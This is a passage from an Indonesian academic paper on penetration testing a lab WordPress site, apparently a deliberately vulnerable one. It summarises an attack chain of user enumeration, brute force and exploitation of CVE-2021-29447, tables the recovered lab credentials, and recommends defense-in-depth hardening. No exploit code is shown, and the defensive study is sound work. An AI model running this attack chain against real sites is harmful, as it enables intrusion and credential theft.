 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sun Dec 19 16:38:59 2021 from 192.168.9.36
sysadmin@bionic-template-80:~$
```

Gambar 4.19 Penyerang menguasai server target


4. Analisis

Berdasarkan skenario di atas diketahui bahwa setiap serangan berhasil dilakukan dan mendapatkan informasi sensitif yang dimiliki oleh website target, bahkan penyerang dapat menguasai server dari website target. Berikut adalah tabel 4.1 yang menunjukkan hasil serangan yang dilakukan:

Tabel 4.1 Rekapitulasi hasil penetration testing

No	Jenis Serangan	Hasil	Keterangan
1	Pengumpulan informasi	Jenis kerentanan *website*	CVE-2021-29447
		Username target	test3
		Akses halaman CMS	Akses publik
2	*Bruteforce attack*	*Username* dan *password website*	Test3 dan 0!gsch!aeger123
3	Eksploitasi CVE-2021-29447	*db_user* dan *db_password*	User dan password123
		Username dan *password server*	Sysadmin dan admin123

Dengan hasil penetration testing di atas, website http://vuln.id termasuk kedalam website yang tidak aman, karena penyerang berhasil mendapatkan informasi rahasia dan berhasil menguasai server yang menjalankan website target. Oleh karena itu perlu dilakukan penguatan pada website dengan menggunakan defense in depth strategy pada technical controls.



Gambar 4.20 Teknik Pengamanan Website

5. Desain Website Aman

Berdasarkan hasil pengujian dengan menggunakan penetration testing maka website http://vuln.id perlu dilakukan pengamanan dengan teknik defense in depth pada technical controls seperti pada gambar 4.20 yakni dengan cara sebagai berikut:

a. Melakukan update secara berkala untuk menghindari eksploitasi pada kerentanan yang terdapat di dalam CVE.

b. Membatasi jumlah login dengan memanfaatkan fitur captchapada wordpressuntuk menghindari serangan bruteforceserta memanfaatkan fitur multi otentikasi pada wordpress.


c. Memanfaatkan plugin anti-wpscan yang terdapat pada wordpress untuk menghindari serangan pengumpulan informasi sehingga penyerang tidak dapat menemukan celah keamanan dari wordpressdan penyerang tidak dapat melakukan enumerasi pada username yang terdaftar di website.

d. Memastikan halaman login CMS hanya dapat diakses melalui jaringan internal atau memanfaatkan VPN on premises, agar penyerang tidak dapat melakukan eksploitasi pada website target.

Hasil perbaikan dengan menggunakan teknik defense in depth pada technical control adalah sebagai berikut:


a. Selalu melakukan update wordpress versi terbaru.

b. Pemanfaatan fitur captcha dan multiotentikasi pada wordpress seperti pada gambar 4.21 berikut ini:




Gambar 4.21 Pemanfaatan Captcha

Dengan menggunakan fitur captcha maka penyerang tidak dapat melakukan serangan brute force untuk melakukan eksploitasi pada website target, selain itu pemanfaatan fitur dual autentikasi dengan memanfaatkan authy dapat mengurangi resiko keamanan apabila penyerang berhasil mencuri username dan password yang valid, pemanfaatan multi otentikasi ini memanfaatkan aplikasi mobile authy untuk menampilkan kode otentikasi yang dapat digunakan untuk login. Penggunaan aplikasi authy dapat dilihat pada gambar 4.22 berikut:




Gambar 4.22 Penggunaan MultiOtentikasi Dengan Plugin wordpress

Dengan memanfaatkan multi otentikasi maka penyerang tidak dapat masuk kedalam halaman CMS karena membutuhkan kode yang dikirimkan kedalam aplikasi authy seperti pada gambar 4.23 berikut ini:



Gambar 4.23 Halaman Kode Aplikasi Authy

c. Halaman login CMS tidak dapat diakses melalui jaringan umum :



Gambar 4.24 Halaman login CMS tidak dapat diakses publik

Dengan memastikan bahwa halaman login CMS tidak dapat diakses publik dapat mengurangi risiko serangan keamanan informasi yang dapat dilakukan sehingga website dapat terlindungi dari risiko keamanan informasi.

5. Penutup

Serangan hacking setiap saat semakin berkembang, metode serangan selalu berubah dan semakin bervariasi, sehingga pengelola website harus selalu mengikuti perkembangan dari metode serangan, dan harus selalu memperbarui versi dari sistem infromasi yang dimiliki. Hal ini bertujuan untuk memposisikan sistem infromasi selalu berada pada tingkatan yang aman. Salah satu strategi yang dapat digunakan adalah dengan memanfaatkan defense in depth. Pada penelitian ini menunjukkan sangat berbahaya apabila membiarkan suatu website beradapada kondisi yang tidak aman, terutama website yang berkaitan dengan informasi sensitif milik masyarakat atau website yang berisi transaksi keuangan. Sehingga melakukan penetration testing secara berkala harus tetap dilakukan untuk memastikan tidak ada kerentanan yang dapat dieksploitasi oleh penyerang.

Daftar Pustaka

[1] BSSN. (2021).Laporan Hasil Monitoring Keamanan Siber Tahun 2020[Ebook] (p. 66). Retrieved 9 November 2021, from https://cloud.bssn.go.id/s/ZSdfebRTKW7p8nW#pdfviewer.

[2] Cid, D. (2021). SSH Brute Force –The 10 Year Old Attack That Still Persists. Retrieved 10 December 2021, from https://blog.sucuri.net/2013/07/ssh-brute-force-the-10-year-old-attack-that-still-persists.html.

[3] Goutam, A., & Tiwari, V. (2019, November). Vulnerability Assessment and Penetration Testing to Enhance the Security of Web Application. In2019 4th International Conference on Information Systems and Computer Networks (ISCON)(pp. 601-605). IEEE.

[4] MITRE, "Common Vulnerabilities and Exposures," [Online]. Available: https://cve.mitre.org/.

[5] Top 10 Popular CMS by Market Share (to Start a Website). IsItWP -Free WordPress Theme Detector. (2021). Retrieved 9 November2021, from https://www.isitwp.com/popular-cms-market-share/.

[6] Use WPScan to scan WordPress for vulnerabilities on Kali. (2021). Retrieved 7 December 2021, from https://linuxconfig.org/use-wpscan-to-scan-wordpress-for-vulnerabilities-on-kali

[7] What is Defense in Depth | Benefitsof Layered Security | Imperva. (2021). Retrieved 19 December 2021, from https://www.imperva.com/learn/application-security/defense-in-depth/